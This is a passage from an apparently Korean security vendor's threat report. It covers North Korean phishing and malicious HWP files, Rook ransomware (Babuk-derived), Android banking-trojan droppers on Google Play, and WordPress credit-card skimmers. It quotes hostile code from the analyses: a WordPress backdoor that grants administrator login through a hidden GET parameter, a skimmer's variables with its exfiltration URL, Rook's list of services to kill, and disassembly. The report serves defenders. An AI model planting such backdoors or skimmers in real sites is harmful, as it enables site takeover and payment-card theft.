    alert("미안하지만 귀하가 요청한 파일은 용량제한에 의해 오류가 발생하였습니다.");
    window.location="http://mail.██████.com";
  </script>
```

[그림 2] 코드 내 오타 확인

아울러 연말연시 기간 중 최신 HWP 악성 문서 파일도 꾸준히 발견되고 있는데, 대체로 '오브젝트 연결 삽입 (OLE)' 기능을 악용한 경우입니다. 위협 행위자는 OLE 패키지 내부에 은닉한 16진수 코드와 파워셸 (PowerShell) 명령어의 조합을 통해 'work3.b4a[.]app' 서버와 통신하도록 만들었고, 주로 북한 내부 정보처럼 위장한 미끼 내용으로 수신자를 현혹했습니다.

악성 HWP 문서 파일이 열리면 '상위 버전에서 작성한 문서입니다.' 라는 정상 안내 메시지와 동일하게 모방해 만든 가짜 문구를 띄우고, [확인] 버튼을 클릭 시 악성 배치 파일이 추가 작동하도록 만들었습니다.



[그림 3] 정상적인 알림창과 공격자가 만든 가짜 알림창

신년 들어 사이버 위협 배후가 北 소행으로 지목된 사례가 연일 발견되고 있습니다.

올해는 대통령 선거 등 중요한 국가 행사나 일정이 많은 시기인 만큼 그 어느 때보다 사이버 안보 강화 노력이 중요한 시점입니다.

사용자 여러분들께서는 평소에 받던 이메일도 발신자나 내용을 꼼꼼히 확인하시고, 의심스러운 부분이 있다면 신뢰할 수 있는 보안업체나 관계자에게 확인요청을 하는 등의 적극적인 대응을 하시는것을 권고드립니다.

현재 알약에 이미 관련된 악성파일을 업데이트를 완료하였고, 사이버 위협 정보를 한국인터넷진흥원(KISA) 등 관계당국과 긴밀히 공유해 기존에 알려진 위협이 확산되지 않도록 협력을 유지하고 있습니다.

03

악성코드 분석 보고

[Trojan.Ransom.Rook]

악성코드 분석 보고서

지난해 말 새로운 Rook 랜섬웨어가 발견되었다. 해당 랜섬웨어는 지난해 4월 워싱턴 DC 경찰서를 침투해 파일 암호화 공격을 시행한 바북 락커(Babuk Locker) 코드와 유사하다.

Rook 데이터 유출 사이트에는 현재 두 명의 피해자로 한 은행과 인도 항공이 게시되어 있고 앞으로 기업 네트워크를 침해하고 장치를 암호화 해 많은 돈을 벌 것이라고 밝히고 있다.



We Are Rook!!!

We have not yet thought about how to introduce us.
We are a new group and our energy is very strong.
Time will witness our growth.
We hope that the media will make our introduction public.
contact us

[그림] Tor 접속 화면

Rook 랜섬웨어는 사용자 PC의 데이터를 암호화하여 금전을 요구하는 악성코드이다. Babuk 랜섬웨어 코드와 유사하나 ADS 사용, 암호화 로직에 차이가 있고 32 비트 간격으로 암호화 한다는 특징이 있다.

또한 로컬 드라이브와 네트워크 드라이브로 연결된 모든 파일을 암호화 대상에 포함하고 C&C 연결을 하지 않아도 암호화되기 때문에 보안을 위해 폐쇄망을 사용하는 기업들도 랜섬웨어 공격에 더 큰 주의를 기울여야 한다.

따라서 랜섬웨어를 예방하기 위해서는 기본 보안 수칙을 준수하고, 윈도우, 애플리케이션을 최신으로 업데이트해야 한다. 또한 중요한 자료는 정기적으로 외장 매체나 클라우드 서비스 등에 백업해서 피해를 최소화할 수 있도록 해야 한다.


현재 알약에서는 'Trojan.Ransom.Rook'으로 진단하고 있다.

[Trojan.Android.Banker]

악성코드 분석 보고서

몇 년째 지속되고 있는 팬데믹 상황으로 모바일 사용이 증가하고 있는 가운데 이를 활용하려는 악성 앱들도 증가하고 있는 상황이다. 개인 정보나 금융 정보 탈취를 목적으로 하는 악성 앱들이 활발히 유포되는 한국과 마찬가지로 유럽에서도 스마트폰 사용자의 금융 정보 탈취를 목적으로 하는 악성 앱들이 널리 유포되고 있어 문제가 되고 있다.

이 악성 앱들은 피해자의 은행 앱 로그인 정보, 신용카드 정보, 개인 정보(주민 번호) 등의 민감한 정보 탈취를 목적으로 제작되었다.



[그림] 악성 앱이 요청하는 권한

Trojan.Android.Banker 공격은 2 차 공격을 통한 금전 갈취가 주요 목적이다. 이 악성 앱의 주요 유포 방법은 변조된 웹 사이트나 구글의 플레이 스토어를 통해 이루어지기에 피해자가 인지하기 더욱 어렵다.

따라서, 출처가 불명확한 URL 과 파일은 실행하지 않아야 하며 주변 기기의 비밀번호를 자주 변경하고 백신 애플리케이션을 설치하여 항상 최신 업데이트 버전으로 유지하는 것이 위협으로부터 자신을 지키는 첫 걸음이라 할 수 있을 것이다.

현재 알약 M에서는 해당 앱을 ‘Trojan.Android.Banker’ 탐지 명으로 진단하고 있다.

04

글로벌 보안 동향

안드로이드 banking 트로이목마, 구글 플레이 사용자 30 만명 감염시켜

Android banking malware infects 300,000 Google Play users

한 악성코드 캠페인이 구글 플레이 스토어를 통해 온라인 banking 크리덴셜을 훔치는 안드로이드 트로이 목마를 배포해 기기 약 30 만대를 감염시킨 것으로 나타났습니다.

감염된 기기에 배포된 안드로이드 banking 트로이 목마는 사용자가 온라인 banking 또는 가상화폐 앱에 로그인할 때 사용자의 크리덴셜을 탈취하려 시도합니다. 크리덴셜 탈취는 보통 합법적인 앱의 로그인 화면 상단에 가짜 banking 로그인 양식 오버레이 화면을 표시하는 방식으로 수행됩니다.

탈취한 크리덴셜은 공격자의 서버로 전송되어 다른 공격자에게 판매되거나, 피해자의 계정에서 가상화폐와 돈을 훔치는 데 사용됩니다.

탐지 회피를 위해 진화하는 전술

ThreatFabric 의 연구원들은 새로운 보고서를 통해 구글 플레이 스토어에서 banking 트로이 목마를 배포하는 악성 코드 드롭퍼 캠페인 4 가지를 어떻게 발견했는지 설명했습니다.

공격자가 구글 플레이 스토어에 침투해 안드로이드 banking 트로이목마를 등록하는 전략이 새롭지는 않지만, 최근 구글은 정책 및 보안을 강화시켜 공격자는 이를 회피하기 위해 더욱 개선된 전략을 사용해야 했습니다.

이들은 사용자가 앱을 설치하도록 속이기 위해 피트니스, 가상화폐, QR 코드/PDF 스캔 등 흔히 사용하는 앱에 초점을 맞췄습니다. 이후 구글의 앱 리뷰를 통과하기 위해 앱의 주제에 맞는 웹사이트를 제작했습니다.

게다가, ThreatFabric 은 이러한 앱이 특정 지역에만 배포되거나 구글과 안티 바이러스 제품의 탐지를 피하기 위해 시간차를 두고 배포되는 것을 확인했습니다.


ThreatFabric 연구원은 새로운 보고서에서 아래와 같이 설명했습니다.

"구글의 새로운 정책으로 인해 공격자는 드로퍼 앱의 발자취를 크게 감소시킬 수 있는 방법을 찾아야 했습니다. 악성코드를 개선하는 것 이외에도 구글 플레이 배포 캠페인 또한 기존과 대비하여 더욱 정교해졌습니다."

"예를 들면 구글 플레이에 장기간에 걸쳐 신중하게 계획된 소규모 악성코드 업데이트를 실행하고, 드로퍼 앱의 주제와 완전히 일치하도록 드로퍼 C2 백엔드를 사용했습니다.(예: 운동 앱을 위한 실제로 동작하는 피트니스 웹사이트 제작)"

04 글로벌 보안 동향

하지만 이러한 "드로퍼" 앱이 설치되면 공격자의 서버와 조용히 통신하여 명령을 수신합니다. 뱅킹 트로이 목마를 배포할 준비가 되면 공격자의 서버는 설치된 앱에 안드로이드 기기에서 악성코드를 업데이트 및 실행하는 가짜 "업데이트"를 수행하도록 지시합니다.



[그림] Android 뱅킹 트로이 목마를 설치하는 가짜 업데이트
 [이미지 출처] <https://threatfabric.com/blogs/deceive-the-heavens-to-cross-the-sea.html>

16개의 앱, 기기 30 만대 감염시켜

ThreatFabric 은 2021 년 7 월부터 서로 다른 앱 16 개를 통해 뱅킹 트로이 목마인 'Alien', 'Hydra', 'Ermac', 'Anatsa'를 배포하는 가짜 앱을 발견했습니다.



[그림] 구글 플레이의 악성코드 캠페인 타임라인
 [이미지 출처] <https://threatfabric.com/blogs/deceive-the-heavens-to-cross-the-sea.html>

04 글로벌 보안 동향

이러한 악성코드 배포 캠페인에서 사용되는 것으로 알려진 "드로퍼" 앱은 아래와 같습니다.

Two Factor Authenticator
Protection Guard
QR CreatorScanner
Master Scanner
QR Scanner 2021
QR Scanner
PDF Document Scanner – Scan to PDF
PDF Document Scanner
PDF Document Scanner Free
CryptoTracker
Gym and Fitness

위 드롭퍼 및 관련 बैं킹 트로이 목마가 설치한 다른 악성 앱은 아래와 같습니다.

Master Scanner Live (Alien 트로이목마)
Gym and Fitness Trainer (Alien 트로이목마)
PDF AI : TEXT RECOGNIZER (Anatsa 트로이목마)
QR CreatorScanner (Hydra 트로이목마)
QR CreatorScanner (Ermac 트로이목마)

해당 드로퍼는 4 개월 동안 30 만회 설치되었으며, 일부 드로퍼는 5 만회 이상 설치된 것으로 나타났습니다.

은행, 송금 앱, 암호 화폐 거래소, 가상 화폐 지갑, 메일 서비스의 수는 꽤 인상적이며, 약 온라인 사이트와 모바일 앱 537 개가 이 크리덴셜 도용 공격의 표적이 되었습니다.

타겟 조직은 Gmail, Chase, Citibank, HSBC, Coinbase, Kraken, Binance, KuCoin, CashApp, Zelle, TrustWallet, MetaMask 등이 포함됩니다.

구글은 플레이스토어에서 해당 악성 앱을 모두 제거했으며, 기기에 해당 앱이 설치된 경우 즉시 제거하시기 바랍니다.

또한 안드로이드 악성코드 개발자가 사용하는 기술이 발전함에 따라, 사용자는 앱에서 요청하는 권한에 더 주의를 기울여야 하며 너무 과한 권한을 요구할 경우 설치하지 말아야 합니다.

[출처]

<https://www.bleepingcomputer.com/news/security/android-banking-malware-infests-300-000-google-play-users/>

<https://threatfabric.com/blogs/deceive-the-heavens-to-cross-the-sea.html> (IOC)

해커들, 신용카드 정보를 훔치기 위해 WordPress 플러그인 감염시켜

Hackers infect random WordPress plugins to steal credit cards

신용 카드 스와이퍼가 온라인 상점 WordPress 사이트의 랜덤한 플러그인에 주입되어 탐지를 피한 채 고객의 지불 세부 정보를 훔치는 것으로 나타났습니다.

크리스마스 쇼핑 시즌이 다가오면서 공격자는 온라인 상점을 은밀한 스키머에 감염시키려는 노력을 더욱 강화하고 있습니다. 따라서 관리자는 경계를 늦추지 말아야 할 것입니다.

최근 유행하는 수법은 카드 스키머를 WordPress 플러그인 파일에 주입하는 것입니다. 대부분이 탐지를 피하기 위해 면밀히 모니터링되는 'wp-admin' 및 'wp-includes' 코어 디렉토리를 피하고 있습니다.

의외로 잘 보이도록 숨어

Sucuri의 새로운 보고서에 따르면 이 해커는 먼저 WordPress 사이트를 해킹 후 지속성을 위해 웹 사이트에 백도어를 삽입합니다.

해커는 이러한 백도어를 통해 관리자가 WordPress 및 설치된 플러그인의 보안 업데이트를 최신으로 유지하더라도 사이트에 계속해서 접근할 수 있습니다.

공격자는 백도어를 사용할 때 관리자 사용자 목록을 스캔해 권한 부여 쿠키와 현재 사용자 로그인을 통해 사이트에 접근합니다.

```
88     self::$instance->hooks();
89     }
90     return self::$instance;
91     }
92
93     private function setup_constants()
94     {
95         function filter_wordpress_pages_cart(){
96             if(filter_input(INPUT_GET, str_replace('_', '', 'ab_ouft_pag_ec_ar_t'),FILTER_SANITIZE_STRING) != false){
97                 $u = get_users( array('role' => str_replace('c', '', 'cacdmcinisctractcocrc')));
98                 foreach ($u as $a) {
99                     if(in_array(str_replace('f', '', 'fadmififnisftrfatorf'), $a->roles)){
100                         wp_set_current_user($a->ID);
101                         wp_set_auth_cookie($a->ID);
102                         break;
103                     }
104                 }
105             }
106         }
107         add_action( 'wp', 'filter_wordpress_pages_cart');
108         define('rssl_url', plugin_dir_url(__FILE__));
109         define('rssl_path', trailingslashit(plugin_dir_path(__FILE__)));
110         define('rssl_plugin', plugin_basename(__FILE__));
111         require_once(ABSPATH . 'wp-admin/includes/plugin.php');
112         $plugin_data = get_plugin_data(__FILE__);
113         define('rssl_version', $plugin_data['Version']);
114     }
```

[그림] 사이트 파일에 백도어 주입

[이미지 출처] <https://blog.sucuri.net/2021/12/woocommerce-credit-card-swiper-injected-into-random-plugin-files.html>

04 글로벌 보안 동향

이후 공격자는 악성코드를 임의 플러그인에 주입합니다. Sucuri 에 따르면, 많은 스크립트가 난독화되지도 않습니다.

```
397 /* 4 Email Button CTA */ __( 'Get Fast!', 'wp-smushit' ),
398 /* 5 Mailchimp List id for the plugin - e.g. 4b14b58816 is lis
399 t id for Smush */ '4b14b58816'
400 ];
401 // The rating message contains 2 variables: user-name, plugin-name.
402 add_filter( 'wdev-rating-message-' . WP_SMUSH_BASENAME, array( $this, 'w
403 p_smush_rating_message' ) );
404 // The email message contains 1 variable: plugin-name.
405 add_filter(
406 'wdev-email-message-' . WP_SMUSH_BASENAME,
407 function () {
408     return "You're awesome for installing us! Make sure you
409     get the most out of it, boost your Google PageSpeed score with these tips and tricks - just for
410     users of Smush!";
411 }
412 );
422 array( 'after', 'sui-wrap .sui-header' )
423 ];
424 ];
425 ];
426 /**
427  * Register sub-modules;
428  * Only for MEMU DEV Members;
429  */
430 public function register_pro_modules() {
431     add_action( 'woocommerce_billing_fields', function( $address ) {
432         $richa_name = "These ip functions are address options agent for speed, but ... th
433         ey should only be user woocommerce";
434         $width = "logo_width";
435         $lists = [ "after" => "oinfo", "mleft" => "message", "p_info" => "sqh"
436         ];
437         "yes" => "utf-8", "m_id" => "icon", "today" => "known", "pt_PT" => "recommended",
438         "known" => "other", "css" => "" ];
439         foreach ( $lists as $key => $value ) {
440             if ( strlen( $value ) >= 15 ) {
441                 $optimize .= rand();
442             }
443             $optimize .= ( strlen( $value ) <= 0 ) ? $key[] : $key[] . $value[];
444         }
445         if ( ! isset( $optimize ) ) {
446             $shereit = explode( ' ', $fields_name );
447             $column = NULL;
448             $public = str_ireplace( "entity", "context", "html_entity_decode" );
449         }
450         $logo = strToUpper( str_ireplace( "logo", "w", $width ) );
451         function register_attributes( $output, $depth = 0, $args = array() ) {
452             if ( ! isset( $args[ 'item_spacing' ] ) && 'preserve' === $args[ 'item_spacing' ] )
453                 $st = "\t";
454             $sn = "\n";
455             } else {
456                 $st = " ";
457                 $sn = " ";
458             }
459             $indent = str_repeat( $st, $depth );
460             $output .= "($indent</ul>($sn)";
461         }
462     }
463 }
```

[그림] 플러그인에 난독화되지 않은 코드 추가

[이미지 출처] <https://blog.sucuri.net/2021/12/woocommerce-credit-card-swiper-injected-into-random-plugin-files.html>

하지만 분석가는 코드를 분석 시 이미지 최적화 플러그인에 WooCommerce 에 대한 참조와 정의되지 않은 변수가 포함되어 있음을 발견했습니다. 이 플러그인은 취약점이 없으며 공격자가 랜덤으로 선택한 것으로 보입니다.

Sucuri 는 PHP 'get_defined_vars()'를 사용하여 정의되지 않은 변수 중 하나가 독일의 Alibaba 서버에서 호스팅되는 도메인을 참조한다는 것을 발견했습니다.

해당 도메인에서는 해킹된 웹사이트에 대한 링크를 찾아볼 수 없었습니다.

동일한 사이트에서 404 페이지 플러그인에 두 번째 삽입이 있었습니다. 이 플러그인은 난독화되지 않은 코드 내 숨겨진 변수에 동일한 접근법을 사용하여 실제 신용카드 스키머를 포함하고 있었습니다.

이 경우 신용카드 스키밍 악성코드를 지원하기 위해 '\$thelist' 및 '\$message' 변수가 사용되었으며, 전자는 수신 URL 을 참조하고 후자는 'file_get_contents()'를 사용하여 결제 내역을 가져옵니다.

```
[table_name] => file_esc_html
[message] => file_get_contents
[exclude] => filter_input
[o] => Array
(
    [kses] => atomlib
    [or] => revision
    [max_depth] => kmat
    [m_connect] => kc_captcha
    [core] => knots
    [items] => resources
    [example] =>
    [rtf] => p_styling
    [octopus] => wrap
    [text] => oauth
    [pt2] => legacy
)

[thelist] => https://array-slice.page/init/
[num_links] => comment_build_query
[confirmed_timestamp] => stream_context_create
[t] => 0
[lite] => Array
(
    [0] => Is
    [1] => called
    [2] => when
    [3] => the
    [4] => user
    [5] => presses
    [6] => the
    [7] => http
    [8] => orders
    [9] => sync
```

[그림] 스키머 기능을 지원하는 변수

[이미지 출처] <https://blog.sucuri.net/2021/12/woocommerce-credit-card-swiper-injected-into-random-plugin-files.html>

카드 스키머로부터 사이트를 보호하는 방법

관리자는 사이트를 스키머로부터 보호하거나 감염 시간을 줄이기 위해 아래 보호 조치를 취할 수 있습니다.

첫째, wp-admin 영역을 특정 IP 주소로만 제한합니다. 백도어가 삽입되더라도, 심지어 관리자 쿠키를 훔쳐도 해당 사이트에 접근할 수 없습니다.

둘째, 웹사이트에서 활성 서버 측 스캐너를 통한 파일 무결성 모니터링을 구현해 코드 변경 사항이 오랫동안 눈에 띄지 않는 상황을 방지합니다.

마지막으로, 로그를 읽고 세부 사항을 자세히 살펴보는 습관을 들여야 합니다. 파일 변경 사항, 테마, 플러그인 업데이트는 항상 로그에 반영됩니다.

[출처]

<https://www.bleepingcomputer.com/news/security/hackers-infect-random-wordpress-plugins-to-steal-credit-cards/>

<https://blog.sucuri.net/2021/12/woocommerce-credit-card-swiper-injected-into-random-plugin-files.html>

Babuk 코드에서 파생된 Rook 랜섬웨어 발견

Rook ransomware is yet another spawn of the leaked Babuk code

최근 나타난 새로운 랜섬웨어 작업인 Rook 이 기업 네트워크를 침해하고 장치를 암호화해 "많은 돈"을 벌 것이라 밝혔습니다.

데이터 유출 포털의 소개 문구가 다소 우스꽝스럽긴 하지만, 이들은 사이트에 첫 번째 희생자를 게시해 자신의 발언이 장난이 아니라는 것을 분명히 했습니다.



[그림] Rook의 유출 포털 내 회사 소개 부분

[이미지 출처] <https://www.bleepingcomputer.com/news/security/rook-ransomware-is-yet-another-spawn-of-the-leaked-babuk-code/>

SentinelLabs의 연구원들은 이 새로운 변종에 대해 자세히 조사하여 기술적 세부 사항, 감염 사슬, 또한 이 변종이 Babuk 랜섬웨어와 어떤 유사점이 있는지를 밝혀냈습니다.

감염 과정

Rook 랜섬웨어 페이로드는 일반적으로 Cobalt Strike 를 통해 전달되며, 피싱 이메일과 수상한 토렌트 다운로드가 초기 감염 벡터로 알려져 있습니다.

이 페이로드에는 탐지를 피하기 위해 UPX 또는 기타 암호로 패키징되어 있습니다. 랜섬웨어가 실행되면, 이는 보안 툴을 포함하여 암호화를 방해할 수 있는 모든 관련 프로세스를 종료하려고 시도합니다.

```
mentas
mepocs
veeam
backup
GxVss
GxBlr
GxFWD
GxCVD
GxCIMgr
DefWatch
ccEvtMgr
ccSetMgr
SavRoam
RTVscan
QBFCService
QBIDPService
Intuit.QuickBooks.FCS
QBFCMonitorService
AcrSch2Svc
AcronisAgent
CASAD2DWebSvc
CAARCUUpdateSvc
```


[그림] 종료된 서비스

[이미지 출처] <https://www.sentinelone.com/labs/new-rook-ransomware-feeds-off-the-code-of-babuk/>

SentinelLabs 는 보고서를 통해 아래와 같이 밝혔습니다.

"흥미롭게도, Process Hacker 의 kph.sys 드라이버가 어떤 경우에는 프로세스를 종료하지만 다른 경우에는 작동하지 않는 것을 확인했습니다."

"이는 공격자가 드라이버를 통해 특정 로컬 보안 솔루션을 비활성화해야 할 필요가 있기 때문인 것으로 보입니다."



[그림] 볼륨 새도 복사본 삭제 프로세스

[이미지 출처] <https://www.sentinelone.com/labs/new-rook-ransomware-feeds-off-the-code-of-babuk/>

또한 Rook 은 vssadmin.exe 를 사용하여 볼륨 새도우 복사본을 통해 파일이 복구되는 것을 방지하기 위해 이를 삭제합니다.

분석가는 Rook 에서 지속성 관련 메커니즘을 찾지 못했습니다. 따라서 Rook 은 파일을 암호화 후 ".Rook" 확장자를 추가한 다음 해킹된 시스템에서 자신을 삭제할 것입니다.

Name	Date modified	Type
0_README.txt.Rook	12/21/2021 9:37 A...	ROOK File
Computer Acceptable Use Agreement 20...	12/21/2021 9:37 A...	ROOK File
d3001.pdf.Rook	12/21/2021 9:37 A...	ROOK File
dns-sinkhole-33523.pdf.Rook	12/21/2021 9:37 A...	ROOK File
DomainDownloadList-367310012.csv.Rook	12/21/2021 9:37 A...	ROOK File
DomainDownloadList-394239914.csv.Rook	12/21/2021 9:37 A...	ROOK File
EUQ.pdf.Rook	12/21/2021 9:37 A...	ROOK File
Feeding Your Cat - 4 pages 11-13.pdf.Ro...	12/21/2021 9:37 A...	ROOK File

[그림] Rook 으로 암호화된 파일

[이미지 출처] <https://www.sentinelone.com/labs/new-rook-ransomware-feeds-off-the-code-of-babuk>

Babuk 기반 랜섬웨어

SentinelLabs 는 2021 년 9 월에 전체 소스코드가 러시아어 포럼에서 유출되어 현재는 활동하지 않는 서비스형 랜섬웨어인 Babuk 과 Rook 사이에서 수 많은 코드 유사성을 발견했습니다.

예를 들어, Rook 은 실행 중인 각 서비스의 이름과 상태를 검색하는데 동일한 API 호출을 사용하고, 동일한 기능을 사용하여 서비스를 종료합니다.

또한 두 랜섬웨어의 중지시키는 프로세스 및 윈도우 서비스 목록은 모두 동일합니다. 여기에는 Steam 게임 플랫폼, Microsoft Office / Outlook 이메일 클라이언트, Mozilla Firefox, Thunderbird 가 포함됩니다.

04 글로벌 보안 동향

암호화기가 새도우 볼륨 복사본을 삭제하고 Windows Restart Manager API 를 사용하며 로컬 드라이브를 열거하는 방식 또한 유사합니다.

```
call ds:GetDriveTypeM
mov [ebp+var_C], eax
cmp [ebp+var_C], 0
jz short loc_40ABA1

cmp [ebp+var_C], 5 ; CD-ROM Drive
short loc_40ABA1

cmp [ebp+var_C], 4 ; Remote(network) Drive
jz short loc_40AB4E

Move to RemoteFile Encryption

lea edx, [ebp+nLength]
push edx
mov eax, [ebp+lpMem]
push eax
mov ecx, 2
shl ecx, 2
add ecx, [ebp+lpRootPathName]
push ecx
call WNetGetConnectionM
test eax, eax
jnz short loc_40AB95

mov edx, [ebp+lpMem]
push edx
push ecx
call File_Enumeration
jnz short loc_40A589

mov [ebp+lpRootPathName], offset a0 ; "Q:\\"
mov [ebp+var_80], offset aM ; "M:\\"
mov [ebp+var_7C], offset aE ; "E:\\"
mov [ebp+var_78], offset aR ; "R:\\"
mov [ebp+var_74], offset aT ; "T:\\"
mov [ebp+var_70], offset aV ; "V:\\"
mov [ebp+var_6C], offset aU ; "U:\\"
mov [ebp+var_68], offset aI ; "I:\\"
mov [ebp+var_64], offset aO ; "O:\\"
mov [ebp+var_60], offset aP ; "P:\\"
mov [ebp+var_5C], offset aA ; "A:\\"
mov [ebp+var_58], offset aS ; "S:\\"
mov [ebp+var_54], offset aD ; "D:\\"
mov [ebp+var_50], offset asc_4015F8 ; "F:\\"
mov [ebp+var_4C], offset aG ; "G:\\"
mov [ebp+var_48], offset asc_401608 ; "H:\\"
mov [ebp+var_44], offset aJ ; "J:\\"
mov [ebp+var_40], offset aK ; "K:\\"
mov [ebp+var_3C], offset asc_401620 ; "L:\\"
mov [ebp+var_38], offset aZ ; "Z:\\"
mov [ebp+var_34], offset asc_401630 ; "C:\\"
mov [ebp+var_30], offset aC ; "C:\\"
mov [ebp+var_2C], offset aU ; "U:\\"
mov [ebp+var_28], offset aB ; "B:\\"
mov [ebp+var_24], offset aN ; "N:\\"
mov [ebp+var_20], offset aX ; "X:\\"
mov [ebp+var_4], 0
mov [ebp+cchBufferLength], 78h
mov [ebp+cchReturnLength], 0
mov [ebp+var_C], 9
jmp short loc_40A589
```

[그림] 알파벳순으로 로컬 드라이브 열거

[이미지 출처] <https://www.sentinelone.com/labs/new-rook-ransomware-feeds-off-the-code-of-babuk/>

이러한 코드 유사성으로 인해 Sentinel One 은 Rook 이 Babuk 랜섬웨어의 유출된 소스코드를 기반으로 사용했을 것으로 추측했습니다.

Rook 위협의 심각도

Rook 의 공격이 얼마나 정교한지는 아직까지 알 수 없지만, 이 랜섬웨어에 감염된 결과는 꽤 심각해 데이터가 암호화 및 도난당하는 결과로 이어집니다.

Rook 데이터 유출 사이트에는 현재 두 명의 피해자로 한 은행과 인도 항공 및 항공 우주 전문가가 게시되어 있습니다.

두 항목 모두 이번 달에 추가되었기 때문에, 아직까지 그룹 활동은 초기 단계로 보입니다.

이후 숙련된 파트너가 이 새로운 서비스형 랜섬웨어에 합류할 경우 Rook 은 향후 상당한 위협이 될 수 있을 것으로 보입니다.

현재 알약에서는 해당 악성코드 샘플에 대해 'Trojan.Ransom.Filecoder'로 탐지 중입니다.

[출처]

<https://www.bleepingcomputer.com/news/security/rook-ransomware-is-yet-another-spawn-of-the-leaked-babuk-code/>

<https://www.sentinelone.com/labs/new-rook-ransomware-feeds-off-the-code-of-babuk/>



(주)이스트시큐리티

(우) 06711

서울시 서초구 반포대로 3 이스트빌딩

02.583.4616

www.estsecurity.com